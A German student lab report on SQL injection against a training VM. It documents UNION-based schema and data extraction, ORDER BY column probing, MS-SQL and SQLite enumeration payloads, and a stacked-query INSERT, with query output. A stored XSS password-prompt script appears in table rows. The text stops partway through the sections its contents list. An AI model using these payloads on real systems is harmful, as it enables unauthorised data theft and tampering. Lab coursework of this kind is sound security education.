Inhaltsverzeichnis

1 Einleitung ... 2
1.1 Aufgabenstellung ... 2
1.2 Zu untersuchende Aspekte ... 2
1.3 Testumgebung ... 2
1.4 Fachbegriff Forensik Wiki ... 2
2 DBMS ➔MySQL ... 3
2.1 SQL-Befehl ... 3
2.1.1 DBMS – Version auslesen ... 3
2.1.2 DBS – Struktur auslesen ... 4
2.2 SQLi – Aufruf ... 5
2.2.1 DBMS –Version und DBS – Struktur auslesen ... 5
3 Auslesen der „kemper“ - Daten ... 7
3.1 DBMS ➔ MYSQL ➔SQL - Befehl ... 7
3.2 DBMS ➔ MYSQL ➔SQLi – Aufruf ... 8
3.3 DBMS ➔ SQLite ➔SQL- Befehl ... 9
3.4 DBMS ➔ MYSQL ➔SQLi – Aufruf ... 10
4 Änderung der „kemper“ - Daten ... 11
5 Weitere Beispiele ... 14
5.1 DBMS ➔ MYSQL ... 14
5.2 DBMS ➔ SQLite ... 19
6 Eigenes Datenbankbeispiel erstellen ... 21
6.1 Anlegen der Tabellen in den DBMS MySQL und SQLite ... 21
6.2 Einlesen von Daten in das DBMS MySQL und SQLite ... 26
7 Untersuchung der Quellen für forensische Arbeit ... 29
8 Forensische Untersuchung ... 33
8.1 Ausspähen der „anschrift“ - Daten ... 33
8.1.1 DBMS ➔ MySQL - SQLi – Aufruf ... 33
8.1.2 DBMS ➔ SQLite3 - SQLi – Aufruf ... 35
8.2 Veränderung der „anschrift“ – Daten ... 37
8.3 Datenbankmanagementsystem verändern ... 39
8.4 Zugriff auf das Filesystem ... 41
8.5 Einschleusen von beliebigem Code ... 43
9 Forensik-WIKI-Eintrag ... 45
9.1 Blockchainbasierte Datenbank ... 45

1 Einleitung

1.1 Aufgabenstellung

Im Rahmen der Hausarbeit soll die praktische Ausführung von „SQL-Injection“, über die von Herrn Hense bereitgestellte VM, durchgeführt werden.

Im ersten Teil sollen, soweit möglich, die SQL-Injection-Beispiele in der OVA-Umgebung zur Hense-BT anhand zweier unterschiedlicher Datenbanksysteme ausgeführt und mit Screen Shots dokumentiert werden. (➔ Seite 3 bis Seite 28)

Im zweiten Teil soll ein neues eigenes Datenbankbeispiel erstellt werden und anhand dessen 5 Injection-Beispiele ausgeführt werden, welche anschließend forensisch untersucht werden. (➔ Seite 29 bis 44)

Im dritten Teil ist ein Fachbegriff für das Forensik-Wiki zu definieren. (➔Seite 45)

Die Hausarbeit ist in Form eines Projektberichtes zu dokumentieren. Dieses Dokument sollte mindestens ca. 20 Seiten oder mehr umfassen, jedoch nicht den Anforderungen an einem wissenschaftlichen Artikel entsprechen.

1.2 Zu untersuchende Aspekte

Anhand der Bachelor Thesis von Herrn Christian Hense zum Thema „SQL-Injection“ sollen mindestens folgende Aspekte praktisch ausgeführt werden:

- Ausspähen von Daten
- Veränderung von Daten
- Datenbank-Server verändern
- Änderungen am Filesystem
- Einschleusen von beliebigem Code

1.3 Testumgebung

Für die praktische Umsetzung der oben genannten Aspekte wird die von Herrn Hense bereitstellte VM angewandt.

Folgende zwei DBMS wurden von mir für die Ausführung der „SQL-Injections“ ausgewählt:

- MySQL
- SQLite

Folgende Beispieldatenbanksysteme dienen zur Ausführung der jeweiligen SQLi:

- Vorhandene DBS (Hense VM)
- DBS: „anschrift“ (Eigen definiertes Datenbanksystem)


1.4 Fachbegriff Forensik Wiki

Mein Forensik-Wiki Fachbegriff lautet „blockchainbasierte Datenbank“.

2 DBMS ➔MySQL

2.1 SQL-Befehl

2.1.1 DBMS – Version auslesen

SQL-Anforderung	Ermittlung der Datenbankversion. Das Kennen der eingesetzten DBMS-Version ist für eine fehlerfreie SQL-Syntax bei komplexen Abfragen von Vorteil.
Voraussetzung	MySQL Docker aktiviert MySQL Shell aktiviert.
SQL-Befehl	**SQL-Befehl**: Select @@version **Ergebnis**: MySQL-Version: 5.5.60-log
Anforderungsbeschreibung	
Ausführung des MySQL dockers Anmeldung in das DBMS mit den entsprechenden Anmeldedaten. User und Passwort Auf der MySQL – Shell den o.g. Select – Befehl ausführen.	

2.1.2 DBS – Struktur auslesen

SQL-Anforderung	Ermittlung der Datenbankstruktur. Die Informationsbeschaffung folgt dabei dem Schema: Datenbanken > Tabellen > Felder. Die Auswahl der Tabelle und dessen Anzahl Felder/Spalten dient als Ausgabekanal für eine In-Band-SQLi.
Voraussetzung	MySQL Docker aktiviert MySQL Shell aktiviert.
SQL-Befehl	**SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'MySQL' AND table_schema != 'information_schema' AND table_schema != 'performance_schema';**
Vorgehensbeschreibung	

Auf der MySQL – Shell den o.g. Select – Befehl ausführen.

Alle Datenbanken, alle Tabellen und alle Feld-/Spaltennamen werden angezeigt. Ausgenommen die Systemtabellen.

```
+--------------+-------------+--------------------+
| table_schema | table_name  | column_name        |
+--------------+-------------+--------------------+
| besucher     | besucher    | time               |
| besucher     | besucher    | useragent          |
| buch         | cmsusers    | userid             |
| buch         | cmsusers    | user               |
| buch         | cmsusers    | password           |
| buch         | cmsusers    | Super_priv         |
| buch         | messages    | uid                |
| buch         | messages    | Subject            |
| buch         | messages    | From               |
| buch         | messages    | Received           |
| buch         | products    | ProductID          |
| buch         | products    | ProductDescription |
| buch         | products    | Price              |
| buch         | products    | category           |
| buch         | tmp         | id                 |
| buch         | tmp         | date               |
| buch         | users       | userid             |
| buch         | users       | user               |
| buch         | users       | password           |
| buch         | users       | Super_priv         |
```

```
| kemper       | assistenten  | PersNr             |
| kemper       | assistenten  | Name               |
| kemper       | assistenten  | Fachgebiet         |
| kemper       | assistenten  | Boss               |
| kemper       | hoeren       | MatrNr             |
| kemper       | hoeren       | VorlNr             |
| kemper       | professoren  | PersNr             |
| kemper       | professoren  | Name               |
| kemper       | professoren  | Rang               |
| kemper       | professoren  | Raum               |
| kemper       | pruefen      | MatrNr             |
| kemper       | pruefen      | VorlNr             |
| kemper       | pruefen      | PersNr             |
| kemper       | pruefen      | Note               |
| kemper       | studenten    | MatrNr             |
| kemper       | studenten    | Name               |
| kemper       | studenten    | Semester           |
| kemper       | test         | test               |
| kemper       | voraussetzen | Vorgaenger         |
| kemper       | voraussetzen | Nachfolger         |
| kemper       | vorlesungen  | VorlNr             |
| kemper       | vorlesungen  | Titel              |
| kemper       | vorlesungen  | SWS                |
| kemper       | vorlesungen  | gelesenVon         |
+--------------+--------------+--------------------+
44 rows in set (0.01 sec)
```

2.2 SQLi – Aufruf


2.2.1 DBMS –Version und DBS – Struktur auslesen

SQLi-Anforderung	Ermittlung der Datenbankstruktur und der Datenbankversion über Payload.
Optional: Fehlerbasiertes SQLi via order by	Optional können auch die Anzahl der Spalten einer Abfrage ermittelt werden. Die Spalten dienen später als Ausgabekanal für die Anzeige der ausgespähten Daten. **http://www.victim.com/products.php?val=100' ORDER BY 5 -- .** **http://www.victim.com/products.php?val=100' ORDER BY 4 -- .**
Voraussetzung	Ausgabekanal: http://www.victim.com/products.php?val=100 Datenbank: buch (Zugeordnete Datenbank beim Aufruf der http://victim.com) Tabelle: products Spaltenausgaben: 4 (ProductID=>DBS, ProductDescription=>Tabelle, Price=>Feld/Spalte, category=DBS-Version)
SQLi-Aufruf	www.victim.com/products.php?val=100' AND 0 UNION (SELECT table_schema, table_name, column_name, @@version FROM information_schema.columns WHERE table_schema != 'MySQL' AND table_schema != 'information_schema' AND table_schema != 'performance_schema'); -- ' Tipp: Bei MS-SQL müssen die Datentypen eingehalten werden, da sonst der select-Befehl nicht ausgeführt wird. Bsp. : MS-SQL http://www.victim.com/test_sqli_mssql.php?n=Sokrates' UNION SELECT 1,name,'abc',1 FROM master..sysdatabases -- . http://www.victim.com/test_sqli_mssql.php?n=Sokrates' UNION SELECT 1,name,'abc',1 FROM kemper..sysobjects WHERE xtype = 'U' -- . http://www.victim.com/test_sqli_mssql.php?n=Sokrates' UNION SELECT 1,sysobjects.name as tablename,syscolumns.name as columnname,1 FROM sysobjects JOIN syscolumns ON sysobjects.id=syscolumns.id WHERE sysobjects.xtype='U' -- . **Fehleranalyse: Ausgegebenen Select-Befehl auf Browser – Ebene in den jeweiligen Container ausführen.**

Vorgehensbeschreibung

Optional: Ermitteln der maximalen Spaltenanzahl


1. Versuch sortieren nach der 5. Spalte.
   ⇨ Fehlermeldung
2. Versuch sortieren nach der 4. Spalte.
   ⇨ Fehlerfrei



SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < '100' ORDER BY 5 -- .' ORDER BY ProductDescription

ERROR: Unknown column '5' in 'order clause'



SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < '100' ORDER BY 4 -- .' ORDER BY ProductDescription

ProductID	ProductDescription	Price	category
1	A	88.88	bikes
7	H	33.33	bikes
6	G	55.55	boats
2	B	99.99	cars

Anzeige der Datenbankstruktur und DBS - Version

3. Anzeige folgender Informationen:
   ⇨ Datenbank
   ⇨ Tabelle
   ⇨ Feld/Spalte
   ⇨ DB –Version (MySQL)

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < '100' AND 0 UNION
'information_schema' AND table_schema != 'performance_schema'

ProductID	ProductDescription	Price	category
besucher	besucher	time	5.5.60-log
besucher	besucher	useragent	5.5.60-log
buch	cmsusers	userid	5.5.60-log
buch	cmsusers	user	5.5.60-log
buch	cmsusers	password	5.5.60-log
buch	cmsusers	Super_priv	5.5.60-log
buch	messages	uid	5.5.60-log
buch	messages	Subject	5.5.60-log
buch	messages	From	5.5.60-log
buch	messages	Received	5.5.60-log
buch	products	ProductID	5.5.60-log
buch	products	ProductDescription	5.5.60-log
buch	products	Price	5.5.60-log
buch	products	category	5.5.60-log
buch	tmp	id	5.5.60-log
buch	tmp	date	5.5.60-log
buch	users	userid	5.5.60-log
buch	users	user	5.5.60-log
buch	users	password	5.5.60-log
buch	users	Super_priv	5.5.60-log

kemper	assistenten	PersNr	5.5.60-log
kemper	assistenten	Name	5.5.60-log
kemper	assistenten	Fachgebiet	5.5.60-log
kemper	assistenten	Boss	5.5.60-log
kemper	hoeren	MatrNr	5.5.60-log
kemper	hoeren	VorlNr	5.5.60-log
kemper	professoren	PersNr	5.5.60-log
kemper	professoren	Name	5.5.60-log
kemper	professoren	Rang	5.5.60-log
kemper	professoren	Raum	5.5.60-log
kemper	pruefen	MatrNr	5.5.60-log
kemper	pruefen	VorlNr	5.5.60-log
kemper	pruefen	PersNr	5.5.60-log
kemper	pruefen	Note	5.5.60-log
kemper	studenten	MatrNr	5.5.60-log
kemper	studenten	Name	5.5.60-log
kemper	studenten	Semester	5.5.60-log
kemper	test	test	5.5.60-log
kemper	voraussetzen	Vorgaenger	5.5.60-log
kemper	voraussetzen	Nachfolger	5.5.60-log
kemper	vorlesungen	VorlNr	5.5.60-log
kemper	vorlesungen	Titel	5.5.60-log
kemper	vorlesungen	SWS	5.5.60-log
kemper	vorlesungen	gelesenVon	5.5.60-log


3 Auslesen der „kemper“ - Daten

3.1 DBMS ➔ MYSQL ➔SQL - Befehl

SQL-Anforderung	Ermittlung der Professorendaten aus der kemper-Datenbank
Voraussetzung	MySQL Docker aktiviert MySQL Shell aktiviert.
SQL-Befehl	**SELECT PersNr, Name, Rang, Raum FROM kemper.professoren;**
Vorgehensbeschreibung	
Auf der MySQL – Shell den o.g. Select – Befehl ausführen.	


```
mysql> SELECT PersNr, Name, Rang, Raum FROM kemper.professoren;
+--------+-----------------------------------------------------------+------+------+
| PersNr | Name                                                      | Rang | Raum |
+--------+-----------------------------------------------------------+------+------+
|   2125 | Sokrates                                                  | c3   |  226 |
|   2126 | Russel                                                    | C4   |  232 |
|   2127 | Kopernikus                                                | C3   |  310 |
|   2133 | Popper                                                    | C3   |   52 |
|   2134 | Augustinus                                                | C3   |  309 |
|   2136 | Curie                                                     | C4   |   36 |
|   2137 | Kant                                                      | C4   |    7 |
|   2138 | S <script>prompt("bitte Passwort eingeben:", "");</script> | NULL | NULL |
|   2139 | S <script>prompt("bitte Passwort eingeben:", "");</script> | NULL | NULL |
+--------+-----------------------------------------------------------+------+------+
9 rows in set (0.00 sec)

mysql>
```

3.2 DBMS ➔ MYSQL ➔SQLi – Aufruf

SQLi-Anforderung	Ermittlung der Professoren aus der Datenbank Kemper über Payload.
Voraussetzung	Der Ausgabekanal ist vorhanden: **http://www.victim.com/products.php?val=100**
SQLi-Aufruf (unionbasierend)	**www.victim.com/products.php?val=100' AND 0 UNION (SELECT PersNr, Name, Rang, Raum FROM kemper.professoren); -- '**
Vorgehensbeschreibung	
Im Webbrowser die o.g. unionbasierte SQLi ausführen.	 **SQL-Hacking Beispielscript** PRODUCTS SQL: SELECT * FROM products WHERE price < '100' A

ProductID	ProductDescription	Price	category
2125	Sokrates	c3	226
2126	Russel	C4	232
2127	Kopernikus	C3	310
2133	Popper	C3	52
2134	Augustinus	C3	309
2136	Curie	C4	36
2137	Kant	C4	7
2138	S		
2139	S		

3.3 DBMS ➔ SQLite ➔SQL- Befehl

SQL-Anforderung	Ermittlung der Professorendaten aus der kemper-Datenbank
Voraussetzung	sqlite Docker und die dazugehörige Datenbank aktiviert
SQL-Befehl	**SELECT PersNr, Name, Rang, Raum FROM professoren;**
Vorgehensbeschreibung	
Auf der SQLite – Shell den o.g. Select – Befehl ausführen.	

3.4 DBMS ➔ MYSQL ➔SQLi – Aufruf

SQLi-Anforderung	Ermittlung der Professoren aus der Datenbank Kemper über Payload.
Voraussetzung	Die Einsprungadresse in das DBMS ist in der Hense – VM vorbereitet. Die Spaltenanzahl, der Ausgabekanal und das Schema können unter folgenden Payloads abgerufen werden: **http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' UNION SELECT 1,1,1,1 -- .** **http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' UNION SELECT name,0,0,0 FROM SQLite_master WHERE type='table' -- .**
SQLi-Aufruf (unionbasierend)	**http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' UNION SELECT PersNr, Name, Rang, Raum FROM professoren -- .**
Vorgehensbeschreibung	

Im Webbrowser die Voraussetzungen prüfen.

Ausgabekanal:

- Spaltenanzahl
- Tabellen

Im Webbrowser die o.g. unionbasierte SQLi ausführen.

SQLite-i-TEST
SELECT * FROM professoren WHERE

PersNr	Name	Rang	Raum
1	1	1	1
2125	Sokrates	C4	226

ENDE

SQLite-i-TEST
SELECT * FROM professoren WHERE

PersNr	Name	Rang	Raum
2125	Sokrates	C4	226
assistenten	0	0	0
hoeren	0	0	0
professoren	0	0	0
pruefen	0	0	0
studenten	0	0	0
voraussetzen	0	0	0
vorlesungen	0	0	0

ENDE



SQLite-i-TEST
SELECT * FROM professoren WHERE

PersNr	Name	Rang	Raum
2125	Sokrates	C4	226
2126	Russel	C4	232
2127	Kopernikus	C3	310
2133	Popper	C3	52
2134	Augustinus	C3	309
2136	Curie	C4	36
2137	Kant	C4	7

ENDE

4 Änderung der „kemper“ - Daten

SQLi-Anforderung	Hinzufügen eines Datensatzes über Payload in die Tabelle „professoren“. Jeweils in den DBMS MySQL und SQLite
Voraussetzung	Die Möglichkeit von Mehrfachabfragen sind im DBMS zulässig. Die Prüfung, ob die Mehrfachabfrage im DBMS MySQL erfolgreich ist erfolgt über die Einsprungadresse: http://127.0.0.1/html/test/12_MULTIQUERY.php?user=u&pass=p Die Mehrfachabfrage im DBMS MySQL ist möglich, da nach der Ausführung keine Fehlermeldung angezeigt wird. Die Mehrfachabfrage im DBMS SQLite ist nicht möglich, da nach der Ausführung eine Fehlermeldung angezeigt wird. **MySQL:** Ausgabekanal bekannt: http://www.victim.com/search.php?s=test Professor hinzugefügt: Name: Einstein, Rang: C5, Raum: 999 **SQLite:** Ausgabenkanal bekannt**:** http://www.victim.com/test_sqli_MySQL.php?n=Sokrates
SQL-Befehl	**MySQL-Befehl:** **INSERT INTO `kemper`.`professoren` (`Name`, `Rang`, `Raum`) VALUES ('Einstein', 'C5', 999);** **SQLite-Befehl:** **INSERT INTO `professoren` (`Persnr`, `Name`, `Rang`, `Raum`) VALUES ('4444','Einstein', 'C5', 999);**
SQLi – Aufruf (Mehrfachabfrage)	**MySQL:** **http://www.victim.com/search.php?s=test';INSERT INTO `kemper`.`professoren` (`Name`, `Rang`, `Raum`)VALUES ('Einstein', 'C5', '999');--** **SQLite:** **http://www.victim.com/test_sqli_SQLite.php?n=Sokrates' OR 1=1; INSERT INTO `professoren` (`Persnr`, `Name`, `Rang`, `Raum`) VALUES ('4444','Einstein', 'C5', 999) -- .** Der Professor wurde im DBMS SQLite nicht hinzugefügt, da die Voraussetzungen einer Mehrfachabfrage nicht gegeben sind. Es wird alles nach dem ersten Semikolon ignoriert.


Vorgehensbeschreibung	
DBMS: MySQL Möglichkeit der Ausführung von Mehrabfragen im DBSM MySQL prüfen. Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen Verifizieren über den Adminer	  Ändern / PersNr / Name / Rang / Raum bearbeiten 2125 Sokrates c3 226 bearbeiten 2126 Russel c4 232 bearbeiten 2127 Kopernikus c3 310 bearbeiten 2133 Popper c3 52 bearbeiten 2134 Augustinus c3 309 bearbeiten 2136 Curie c4 36 bearbeiten 2137 Kant c4 7 bearbeiten 2138 S <script>prompt("bitte Passwort eingeben:", "");</script> NULL NULL bearbeiten 2139 S <script>prompt("bitte Passwort eingeben:", "");</script> NULL NULL bearbeiten 2154 testmehrfachabfrage 11 111 bearbeiten 2155 Einstein c5 999

DBMS: SQLite

Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen


Verifizieren über den Adminer.

Professor „Einstein“ wird nicht hinzugefügt. Der Befehl insert wird ignoriert



5 Weitere Beispiele

5.1 DBMS ➔ MYSQL


SQL-Befehl	SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.assistenten;
SQLi-Aufruf	**www.victim.com/products.php?val=100' AND 0 UNION (SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.assistenten); -- '**
Hardcopies	


SQL-Hacking Beispielscript PRODUCTS



SQL: SELECT * FROM products WHERE price < '100' AND 0 UNION (SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.assistenten); -- '' ORDER BY ProductDescription

ProductID	ProductDescription	Price	category
3002	Platon	Ideenlehre	2125
3003	Aristoteles	Syllogistik	2125
3004	Wittgenstein	Sprachtheorie	2126
3005	Rhetikus	Planetenbewegung	2127
3006	Newton	Keplersche Gesetze	2127
3007	Spinoza	Gott und Natur	2134

